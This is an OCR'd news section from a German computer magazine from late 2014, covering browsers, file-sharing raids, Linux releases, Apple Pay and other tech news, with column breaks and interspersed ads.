- ✓ BETRIEBSUNTERSTÜTZUNG




**So geht Service für OTRS heute.**

## Internet Explorer ohne Windows nutzen

Microsoft hat eine Cloud-Variante des Internet Explorer vorgestellt, mit der Entwickler auch auf anderen Plattformen den Browser nutzen können: RemoteIE. Entwickler von Web-Applikationen sollen damit schon vor dem eigentlichen Erscheinen der nächsten Windows-Ausgabe ihre Anwendungen testen können. Aktuell steht die Windows 10 Technical Preview als RemoteIE zur Verfügung. Microsoft will den Browser parallel zu kommenden Windows-Ausgaben aktualisieren. Der Browser läuft dabei auf einem

Rechner in Microsofts Cloud; Entwickler greifen per Azure RemoteApp darauf zu, das für Mac OS X, iOS und Android zur Verfügung steht. Benötigt wird zudem ein Microsoft-Account. Die Performance der Cloud-Version entspricht laut Microsoft nicht einem lokalen Client, da vor allem die GPU-Beschleunigung fehlt. Eine Session darf maximal 60 Minuten dauern, bei 10 Minuten Inaktivität schaltet Microsoft die Verbindung ab. (jo)

ct RemoteIE: [ct.de/y3z9](http://ct.de/y3z9)



Aktuell steht die Windows 10 Technical Preview als RemoteIE zur Verfügung.

## Schläge gegen Tauschbörsen

Mehrere Schläge gegen die Filesharing-Szene: Mit zwei groß angelegten Razzien hat die Polizei die Wohnung von Verantwortlichen der Tauschbörsen KinoX.to und Boerse.bz durchsucht. Nur bei der Aktion gegen die Betreiber von Boerse.bz waren rund 400 Polizisten im Einsatz. In 14 Bundesländern wurden insgesamt 121 Wohnungen durchsucht und laut Polizeiangaben wurde umfangreiches Beweismaterial beschlagnahmt.

Die Behörden werfen den mutmaßlichen Verantwortlichen des Forums vor, „in erheblichem Ausmaß“ urheberrechtlich geschütztes Material bei diversen Filehostern hochgeladen und es so rund 2,7 Millionen Nutzern zum kostenlosen Herunterladen

bereitgestellt zu haben. „Den Betreibern oder Verantwortlichen von Boerse.bz wird vorgeworfen, dass sie eine Provision von diesen Filehostern erhalten haben“, sagte der Sprecher der Staatsanwaltschaft. Auch Nutzer sollen eine Provision bekommen haben, in Einzelfällen bis zu mehreren tausend Euro.

Die Ermittlungen gehen auf Recherchen und einen Strafantrag der Gesellschaft zur Verfolgung von Urheberrechtsverlet-

## Online-Notizen

**Facebook** hat einen eigenen Onion-Dienst im Tor-Netz aufgesetzt, um sein soziales Netz auch über das Anonymisierungsnetz zugänglich zu machen. Ab sofort kann man Facebook mit einem Tor-Client unter <https://facebookcorewwi.onion> direkt im Tor-Netz erreichen.

Die Telekom stellt durch ausschließlich **nationales Routing** sicher, dass E-Mails zwischen ihren Privatkunden Deutschland nicht verlassen. Das gelte allerdings nur, wenn beide Nutzer Kunden der Telekom seien.

Google hat die **Container Engine** gestartet, einen Cloud-Dienst zur Nutzung der Container-Verpackungstechnik Docker innerhalb der Rechen-Cluster des Unternehmens (siehe auch c't 17/14, S. 146). Zudem hat Google Preissenkungen für etliche Cloud-Dienste bekannt gegeben.

zungen (GVU) zurück. Der „Vollsortimenter“ Boerse.bz ist das, was die GVU ein „strukturell urheberrechtsverletzendes Online-Angebot“ nennt. Rechtlich gesehen ist den Board-Betreibern, die Links zu Dateien auf Filehostern veröffentlichen, alleine nicht beizukommen. Doch schauen Behörden und Justiz genauer hin, wenn sich Verbindungen zwischen den Boards und den Sharehostern nachweisen lassen. (jo)

The screenshot shows the homepage of Boerse.bz. At the top, there's a navigation bar with links like "Willkommen", "Informationen", and "Forum". Below it is a large search bar. The main area is titled "Forenübersicht" and displays a list of forum threads. One thread is highlighted with the URL "http://avaxhm.com/blogs/T--Rex". The sidebar on the right contains sections for "Willkommen", "Informationen", and "Forum".

## 10 Jahre Firefox

„Hunderte von Programmierern entwickeln gemeinsam einen revolutionären Internet-Browser. Sie arbeiten ehrenamtlich und schenken ihn der ganzen Welt.“ Am 9. November 2004 erschienen in der New York Times und in der Frankfurter Allgemeinen Zeitung ganzseitige Anzeigen für einen neuen Browser: Firefox 1.0.

Ziel war es, die Stagnation im Web zu überwinden, für die seinerzeit ein alles überschattender Internet Explorer nach dem Ende des großen Browser-Krieges gesorgt hatte. Dieses Ziel hat der von der Mozilla-Stiftung herausgebrachte Firefox erreicht. Ausweislich der Browser-Statistiken ist er der Marktführer, wenn auch nicht mehr mit dem großen Abstand zur Konkurrenz wie früher. Am Marktanteil knappt vor allem Googles Chrome.

## „Google-Gebühr“ in Spanien


Google und andere Suchmaschinenbetreiber müssen in Spanien vom kommenden Jahr an erstmals eine Abgabe an Verlage und Autoren zahlen, wenn sie deren Texte in Auszügen verwenden. Eine entsprechende Reform des Gesetzes über geistiges Eigentum tritt am 1. Januar 2015 in Kraft. Sprecher oppositioneller Parteien und auch Vertreter der Kulturszene kritisierten, dass die neue Regelung die Freiheiten einschränke und nur die großen Kommunikationsunternehmen begünstige.

Google teilte unterdessen mit, man sei „enttäuscht“. „Wir glauben, dass Dienste wie Google News dazu beitragen, dass die

Seiten der Herausgeber mehr Besucher bekommen“, zitiert die Nachrichtenagentur Efe einen Google-Sprecher.

Dass Regelungen wie das spanische Gesetz den Verlagen schaden können, zeigen die Entwicklungen in Deutschland. Hier hatte aufgrund des Leistungsschutzrechts Google bei den Portalen des Axel-Springer-Verlags zeitweise nur die Überschriften angezeigt. Das habe zu einem Traffic-Minus von fast 40 Prozent geführt, so der Verlag. Er habe daher Google wieder erlaubt, auf die Inhalte aller Angebote des Verlags mit Textauszügen und Vorschaubildern zu verweisen. (jo)

me. Der Browser ist auch der Motor und Namensgeber von Mozillas Mobilsystem Firefox OS, das sich vor allem in Lateiname-



Der Entwickler-Firefox kann jetzt auch in Chrome-Anwendungen unter Android hineinsehen.

rika verbreitet. Wer will, kann auf Basis des quelloffenen Firefox auch seinen eigenen Browser bauen, wie es etwa die Telekom mit der kürzlich veröffentlichten Version 7.0 ihres eigenen Browsers getan hat.

Im Rahmen der Geburtstagsfeierlichkeiten hat Mozilla eine Version seines Browsers speziell für Entwickler veröffentlicht. Sie enthält die experimentelle Erweiterung Valence (früher: Firefox Tools Adapter), mit der Entwickler Seiten und Anwendungen außer mit den Gecko-Browsern auch mit Chrome auf Android- und Safari auf iOS-Systemen bearbeiten können.

(Detlef Borchers/jo)

**ct** Entwickler-Firefox zum Download: [ct.de/y3Z9](http://ct.de/y3Z9)

## Facebook: Mehr Behördelanfragen

Im ersten Halbjahr 2014 haben Behörden weltweit insgesamt knapp 35 000 Anfragen an Facebook gerichtet, um Nutzerdaten zu erlangen – ein Anstieg von 24 Prozent gegenüber dem Vorjahr. Aus Deutschland wurden 2537 Anfragen zu 3078 Nutzerkonten gestellt. Zu knapp 34 Prozent von ihnen hat Facebook laut seinem dritten Transparenzbericht Daten herausgegeben.

Manchmal stellen Behörden im Rahmen offizieller Untersuchungen Datenanfragen über Personen, die Facebook nutzen, erläutert das Social Network. Die meisten Anfragen beziehen sich auf strafrechtliche Fälle wie

Raubüberfälle oder Entführungen. In vielen dieser Fälle beziehen sich die Behördelanfragen auf allgemeine Nutzerinformationen wie Name und Nutzungsdauer. Andere Anfragen beziehen sich auf protokollierte IP-Adressen oder Kontoinhalte.

„Jede einzelne Anfrage, die wir erhalten, wird auf rechtliche Angemessenheit geprüft“, beteuert Facebook. „Wir fordern eine detaillierte Darlegung der rechtlichen und sachlichen Grundlagen ihrer Anfrage, und wir weisen diese ab, wenn wir Rechtsmängel oder eine übermäßig breite oder vage Informationsanforderung feststellen.“ (jo)

**dual/BEAM PRO 3G/4G Lte Antenne**

- Für alle Lte Frequenzen
- Gewinn minimum 3dBi
- Magnetischer Standfuß
- Fenstermontage
- Zwei Meter hochwertiges Kabel mit SMA Stecker
- Die Antenne wird bei allen TDT Lte Routern mitgeliefert

**TDT** Deutsche Router, deutscher Service, deutsche Hotline: [www.tdt.de](http://www.tdt.de)

## Canonical macht OpenStack und Linux-Container

Ubuntu OpenStack integriert die aktuelle OpenStack-Version 2014.2 (Juno) in den Ubuntu Server. Mit der neuen Distribution soll man laut Canonical innerhalb von Minuten eine eigene OpenStack-Cloud aufsetzen können: Man installiert sie auf einem von mindestens sechs Rechnern mit je zwei Platten. Die anderen Rechner werden automatisch erkannt und mit Software versorgt (Canonical nennt das „Metal as a Service“, kurz MaaS). Storage, Software-Defined Networking und Hypervisor konfiguriert man über Canonicals Systemmanagement-Lösung Landscape.

Linux-Container, populär geworden durch die Docker-Plattform zum einfachen Erstellen, Verteilen und Betreiben von Containern, stellen isolierte Laufzeitumgebungen innerhalb des Host-Systems bereit. Sie benötigen weniger Ressourcen als virtuelle Maschinen mit kom-

plettem Gast-Betriebssystem, nutzen allerdings mehr gemeinsame Ressourcen des Host-Betriebssystems als die VMs klassischer Hypervisoren. Dadurch sind sie weniger gut gegeneinander abgeschottet.

Mit dem Linux Container Daemon LXD möchte Canonical das ändern. Der Userspace-Daemon soll Container mit Hardware-Unterstützung so gut gegeneinander abschotten wie ein klassischer Hypervisor. Das Unternehmen verspricht zudem eine individuelle Netzwerkkonfiguration für jeden Container und Live-Migration von Containern übers Netzwerk. Trotzdem sollen Container leichtgewichtig bleiben, in Sekundenbruchteilen starten und zu Hunderten auf einem Server laufen. LXD soll in einem halben Jahr einsatzbereit sein, sich mit Docker-Containern vertragen und in OpenStack-Umgebungen laufen. (odi)

The screenshot shows the Canonical Landscape web interface. At the top, there's a navigation bar with links for 'landscape', 'Administrative Account', 'Compute', 'Dashboard', 'Job', 'Logs', 'Start/Stop', and 'Logout'. Below the navigation, a banner reads 'Set up your OpenStack cloud within minutes.' It explains that users can easily access, monitor, and manage their OpenStack cluster. The main area has three tabs: 'Setup' (selected), 'Configure & Install', and 'Monitor'. The 'Setup' tab displays several cards: 'Compute' (status: 100%), 'Storage' (status: 100%), 'Networking' (status: 100%), and 'Database' (status: 100%). A central card says 'Dashboard' with a progress bar at 100%. Below these cards, there's a note about using Btrfs and a link to the 'Btrfs' page. The right side of the interface shows a sidebar with 'Bild: Canonical'.

Canonical erleichtert das Einrichten von OpenStack-Clouds.

## Btrfs ist jetzt stabil

Seit Jahren wird das „Next Generation Filesystem“ Btrfs in der Linux-Welt als Nachfolger des derzeitigen Standard-Dateisystems Ext4 gehandelt. Mit integriertem RAID- und Volume-Management, Checksummen zur Absicherung der Daten, Copy on Write und Snapshots bietet Btrfs attraktive Eigenschaften, mit denen keines der produktiv nutzbaren Dateisysteme für Linux mithalten kann.

Allerdings gab es bislang keine klare Aussage der Entwickler zu seinem Reifegrad – auch

wenn Btrfs mittlerweile nicht mehr als experimentell gekennzeichnet ist und sowohl das neue Suse Linux Enterprise 12 als auch OpenSuse 13.2 standardmäßig Btrfs verwenden (siehe Seite 58 und 62). Jetzt hat Btrfs-Entwickler Chris Mason das Dateisystem in einer Mail an heise open ausdrücklich als stabil bezeichnet. Allerdings ist laut Mason die Unterstützung für RAID 5 und 6 noch nicht reif für den Produktiveinsatz und die Performance bei Datenbank-Workloads schlechter als die von XFS und Ext4. (odi)

## Desktop Cinnamon 2.4

Cinnamon, ein traditioneller Desktop mit Gnome-3-Unterbau, soll in der neuen Version 2.4 schneller reagieren und weniger RAM brauchen. Die Theme-Einstellungen zeigen nun eine bunte Übersicht der änderbaren grafischen Elemente; als Desktop-Hintergrund sind jetzt auch Diashows möglich.

In dem neuen Konfigurationsmodul „Datenschutz“ lässt sich einstellen, ob und wie lange sich Cinnamon an kürzlich geöffnete Dateien erinnern soll. Cinnamon ist der Standard-Desktop des Ubuntu-Derivats Linux Mint, steht aber auch für viele andere Distributionen zur Verfügung. (lmd)



Die Theme-Auswahl bei Cinnamon ist bunter geworden.

## Update für RHEL 6 und Klonen

Kurz nacheinander haben Red Hat, Oracle und das CentOS-Projekt die Version 6.6 ihrer Unternehmensdistributionen veröffentlicht. Red Hat Enterprise Linux 6.6 und die RHEL-Klonen bringen neue und aktualisierte Treiber, können eine SSD als Cache für langsame Datenträger

einbinden und integrieren die bislang unabhängig verkauften Erweiterungen für High Performance Networking. Die Leistung auf Systemen mit vielen CPUs und viel RAM, die Einbindung in ein Active Directory und der Betrieb als Guest unter Hyper-V wurden verbessert. (odi)

## Open Source in den Ämtern

Kaum ist etwas Ruhe in die Debatte um eine mögliche Windows-Migration in der Stadtverwaltung München eingekehrt, steht ein anderes großes Linux-Desktop-Projekt vor dem Aus: Die niedersächsische Polizei möchte rund 12 000 Arbeitsplatzrechner von Linux und OpenOffice auf Windows und MS-Office umstellen. Man verfolge eine „Einplattformstrategie“, heißt es in einem Schreiben des Landespolizeipräsidenten Uwe Binias; „auf Basis einer Wirtschaftlichkeitsbetrachtung“ werde man sich „entsprechend dem Landesstandard“ für Microsoft entscheiden. Details zu der Wirtschaftlichkeitsbetrachtung nannte das niedersächsische

Innenministerium nicht. Bei der Einführung von Linux vor elf Jahren hatten die Behörden noch die geringen Kosten, den erhöhten Komfort und mehr Sicherheit als Gründe für Open-Source-Software genannt.

Die Berliner Finanzämter bereiten derweil die Umstellung von 6000 OpenOffice-Installationen auf MS-Office vor. Die Senatsverwaltung für Finanzen verspricht sich davon einen verbesserten Datenaustausch mit anderen Behörden in Berlin, im Bund und in anderen Bundesländern. Zu den anfallenden Migrations- und Lizenzkosten konnte der Sprecher der Senatsverwaltung keine konkreten Angaben machen. (odi)

NEU!

# Meeeeehr Power

30% mehr HDD- und **doppelter** SSD-Space

Blitzschnelle SSDs mit **100.000 IOPS**

Jetzt noch mehr RAM – **16 bis 32 GB**

Maximale Performance mit **8 Cores**

SERVER DES MONATS  
gültig bis 30.11.2014

ProServer  
PlusPOWER X6:  
**60,- Euro**  
pro Jahr gespart!

Ihr Testmonat bei Server4You:  
Nicht zufrieden?  
Sofort Geld zurück!

In den ersten 30 Tagen können Sie unsere ProServer komplett ohne Risiko testen.  
Sollten Sie nicht zufrieden sein, können Sie Ihren Vertrag jederzeit kündigen.

ProServer – Volle Power!

## ProServer POWER X6

- Fujitsu PRIMERGY MX130
- AMD Opteron Server-CPU, 8 Cores, 8x 2,3 GHz
- 16 GB DDR3-RAM
- 2x 2 TB SATA II HDD

**38<sup>99</sup>**  
€/Monat

## ProServer PlusPOWER X6

- Fujitsu PRIMERGY MX130
- AMD Opteron Server-CPU, 8 Cores, 8x 2,3 GHz
- NEU:** 32 GB DDR3-RAM
- 2x 2 TB SATA II HDD oder 2x 250 GB SSD\*

**43<sup>99</sup>**  
€/Monat  
~~43<sup>99</sup>~~

## ProServer UltraPOWER X6

- Fujitsu PRIMERGY MX130
- AMD Opteron Server-CPU, 8 Cores, 8x 2,3 GHz
- 32 GB DDR3-RAM
- NEU:** 2x 3 TB SATA II HDD oder 2x 512 GB SSD\*

**64<sup>99</sup>**  
€/Monat



Sie wollen mehr über Dedicated Server wissen?  
Informieren Sie sich kostenlos unter:

**0800 – 999 88 44**  
[www.server4you.de](http://www.server4you.de)

**SERVER4YOU**


## Outlook für Mac erneuert

Microsoft hat seinen E-Mail-Client für OS X aktualisiert. Outlook 15.3 kommt mit einem frischen Look, welcher sich enger an den Web-App- und Windows-Varianten orientiert.

Neue Funktionen finden sich nur wenige: Die Zuweisung von Signaturen an die verschiedenen Accounts wurde vereinfacht. Kategorien und Schlagwörter in Mails synchronisieren sich automatisch über Exchange- und Office365-Konten. Exchange-Anwender

können zudem auf das Online-Archiv zugreifen. Die Kalenderansicht zeigt eine MS-Weather-Wettervorhersage.

Das Update erhalten nur Mieter der Office365-Lizenz, Käufer von Office 2011 für Mac nicht. Office 2015 für Mac soll im zweiten Halbjahr 2015 erscheinen. Ebenfalls überarbeitet: Word & Co. für iOS erlaubt das Anlegen und Editieren von Dokumenten jetzt ohne Office365-Mietgebühr und läuft nun auch auf dem iPhone. (thk)



**Outlook 15.3 für Mac bekommt ein neues Kleid. Die Auswahl der Arbeitsbereiche (etwa Mail, Kalender, Personen) liegt nun am unteren Rand.**

## Apple Pay: Widerstand, Einblicke und neue Unterstützer

Der in der letzten Oktober-Woche in den USA gestartete NFC-Beschädigung Apple Pay legte einen durchwachsenen Start hin. Zwar vermeldete Cupertino mehr als eine Million Kreditkarten-Aktivierungen binnen drei Tagen – so viel bekommen alle anderen kontaktlosen Bezahlangebote nicht einmal summiert zusammen. Allerdings sperrten die Drogerie-Ketten CVX und Rite Aid das Bezahlsystem aus, zwei Apotheken-Ketten deaktivierten ihre NFC-Terminals sogar komplett. Auch Handelsriesen wie Walmart oder Best Buy wollen Apple Pay nicht unterstützen. Damit versucht das Einzelhändler-Konsortium MCX offenbar, das geplante eigene Bezahlsystem CurrentC durchzudrücken. Dieses nutzt QR-Codes statt NFC für den Bezahlvorgang und bucht das Geld direkt von den Bankkonten der Kunden ab. Dabei sollen keine Transaktionsgebühren anfallen – andererseits will MCX/CurrentC mehr Kundendaten sammeln, etwa Gesundheitsinfos.

Indes beteiligen sich nicht alle an MCX mitwirkenden Unternehmen am Boykott. Die US-Handelskette Meijer ließ verlauten, Apple Pay an ihren rund 200 Lebensmittelgeschäften und Tankstellen akzeptieren zu wollen. Ob das Konsequenzen nach sich zieht, ist unklar: Aktuellen Berichten zufolge haben sich die MCX-Mitglieder verpflichtet, CurrentC exklusiv anzubieten.

Apple reagierte auf den Boykott mit einer Stellungnahme, in der es heißt, man habe sowohl von Kunden als auch Händlern „über-

wiegend positive und enthusiastische Reaktionen“ erhalten. Apple-Chef Tim Cook sprach von einem „Scharmützel“. Er sei überzeugt, Apple Pay werde sich am Ende durchsetzen, weil es sicher und bequem sei. Aktuell können Kunden „an über 220 000 Standorten“ kontakt- und bargeldlos bezahlen.

Inzwischen konnte das Unternehmen weitere Unterstützer gewinnen, darunter die US-Banken Barclaycard, USAA, Navy Federal und PNC. Insgesamt haben laut Apple über 500 Banken zugesagt, ihre Karten für Apple Pay freizuschalten. Außerdem verpflichten sich die beteiligten Banken, mit mindestens 95 Prozent ihrer Karten an Apple Pay teilzunehmen und verschiedene Statistiken an Apple zu übermitteln. Dazu gehören der Pay-Umsatz der hundert umsatzstärksten Händler sowie die durchschnittliche Transaktionssumme. Apple verdient an den Transaktionen mit: Pro 100-Dollar-Buchung kassiert der Konzern 15 US-Cent, von jeder Debitkarten-Transaktion fließen 0,5 Cent nach Cupertino. Visa und Mastercard spielen einem Analysten zufolge eine „große operative Rolle“, die über Sicherheitsaspekte hinausginge.

Wann Apple Pay auch außerhalb der USA nutzbar sein wird, ist nicht bekannt, allerdings bekundete das chinesische Handelsunternehmen Alibaba Interesse. Auch der Dachverband der deutschen Sparkassen hat bereits verkündet, Apple Pay unterstützen zu wollen. (jra)

## Apple-Notizen

Die Chiphersteller Texas Instruments, Marvell und Broadcom liefern erste für die Schnittstelle Apple HomeKit zertifizierte WLAN- und Bluetooth-Chips aus. Zahlreiche Hersteller von Heimautomatisierungsgeräten wollen hiermit Produkte entwickeln.

Apple hat das US-Start-up Union Bay Networks übernommen. Das junge Unternehmen arbeitet an „einer besseren Cloud“. Das Know-how soll in die Verbesserung von iCloud und iTunes einfließen.

Der aus China stammende Jailbreak

Pangu hebt bei Geräten mit iOS 8.1 diverse Beschränkungen auf und installiert den alternativen App-Store Cydia. Ersten Berichten zufolge soll das bereits angekündigte iOS-Update auf Version 8.1.1 den Jailbreak wieder rückgängig machen.

**ct** Jailbreak-Download: [ct.de/ya37](http://ct.de/ya37)

## Car Play zum Nachrüsten

Der Auto-Radio-Spezialist Alpine hat einen nachrüstbaren Medien-Receiver mit Touchscreen und Car-Play-Unterstützung vorgestellt. Der iLX-700 ist sieben Zentimeter tief, belegt wegen seines sieben Zoll großen Displays aber zwei Slots in der Mittelkonsole. Er lässt sich wahlweise mit dem Finger oder per Siri-Spracheingabe steuern.

Zur Ausstattung gehören drei 2-Volt-Vorverstärkerausgänge sowie ein AV-Aux-Eingang, über den sich auch eine Rückfahrkamera anschließen lassen soll. Auf ein optisches Laufwerk verzichtet der Alpine-Receiver ebenso wie auf Bluetooth; das iPhone findet per Lightning-Kabel Anschluss. Der Nachrüstsatz soll noch im Dezember auf den europäischen Markt kommen und rund 600 Euro kosten. Mitbewerber Pioneer stellt parallel Firmware-Updates für einige seiner Auto-Receiver bereit, die sie ebenfalls für CarPlay fit machen. (bkr)




Das Alpine iLX-700 lässt sich per Touchscreen oder Siri-Spracheingabe bedienen und zeigt auch Bilder der Rückfahrkamera.

# Sie wirft nichts aus der Bahn?

Dann entwerfen Sie doch mal einen IT-Fahrplan für eine Mega-Fusion, der beide Fahrgäste direkt ans Ziel bringt – und das bei sich ändernden Verkehrsregeln.

**Bitte einsteigen.**

Bewerben Sie sich bei Platinion –  
A company of THE BOSTON CONSULTING GROUP



## THE IT ARCHITECTS

PLATINION

Platinion sucht praxiserfahrene IT-Spezialisten mit starkem Gestaltungswillen. Als BCG-Tochter erarbeiten wir nachhaltige IT-Lösungen für renommierte Kunden im In- und Ausland. Wenn Sie unternehmerisch denken, Erfolg in einem ambitionierten Team suchen und sich exzellente Entwicklungsmöglichkeiten wünschen, freuen wir uns auf Ihre Bewerbung.


Aktuelle Stellenbeschreibungen und Informationen finden Sie unter [www.platinion.de/karriere](http://www.platinion.de/karriere)

## Natürliches Schwarzweiß

Der Franzis Verlag veröffentlicht das Programm Black & White Projects 3 mit 91 Vorlagen für Schwarzweiß-Stile. Eigene Looks lassen sich aus Werkzeugen für Raw-Entwicklung, 37 Filmemulationen für Typen von Agfa, Ilford, Kodak, Rollei und anderen sowie Effekten für Struktur, Tonung oder Luminanz-Bleeding zusammenstellen. Letzteres konvertiert Farbtöne mit unterschiedlicher Intensität

nach Schwarzweiß. Auch die Farbraumberechnung Smart Colorspace Adaption soll Farben differenzierter in Graustufen wandeln.

Black & White Projects 3 steht für 130 Euro als Schachtel und zum Download zur Verfügung. Das Programm für Mac OS X und Windows läuft als 32- oder 64-Bit-Anwendung eigenständig oder als Plug-in für Photoshop und Photoshop Elements. (akr)



**Black & White projects** konvertiert farbige Digitalfotos anhand von Vorlagen (links) oder Werkzeugen (rechts) nach Schwarzweiß.

## QuarkXPress als 64-Bit-Anwendung

Das Layout-Programm QuarkXPress 2015 soll Anfang 2015 erstmals als 64-Bit-Anwendung erscheinen, was Leistungsverbesserungen etwa beim PDF-Export verspricht. Windows-Nutzer können künftig durch die rechtsseitige Palette scrollen und Paletten andocken. Die Mac-Version läuft jetzt auch unter Yosemiten und unterstützt benutzerdefinierte Tas-

tenkürzel. E-Books in festem Layout lassen sich nun mit Audio, Video, Animationen und Diashows erzeugen. Aufs iPad transportiert QuarkXPress sie in HTML5. Die Xenon-Engine für verbesserte Bilddarstellung soll schneller arbeiten als die Version in QuarkXPress 10.

Das Programm importiert Fuß- und Endnoten aus Word und Excel-Tabellen. Letz-

## Verbindungsfreudige Bildverwaltung

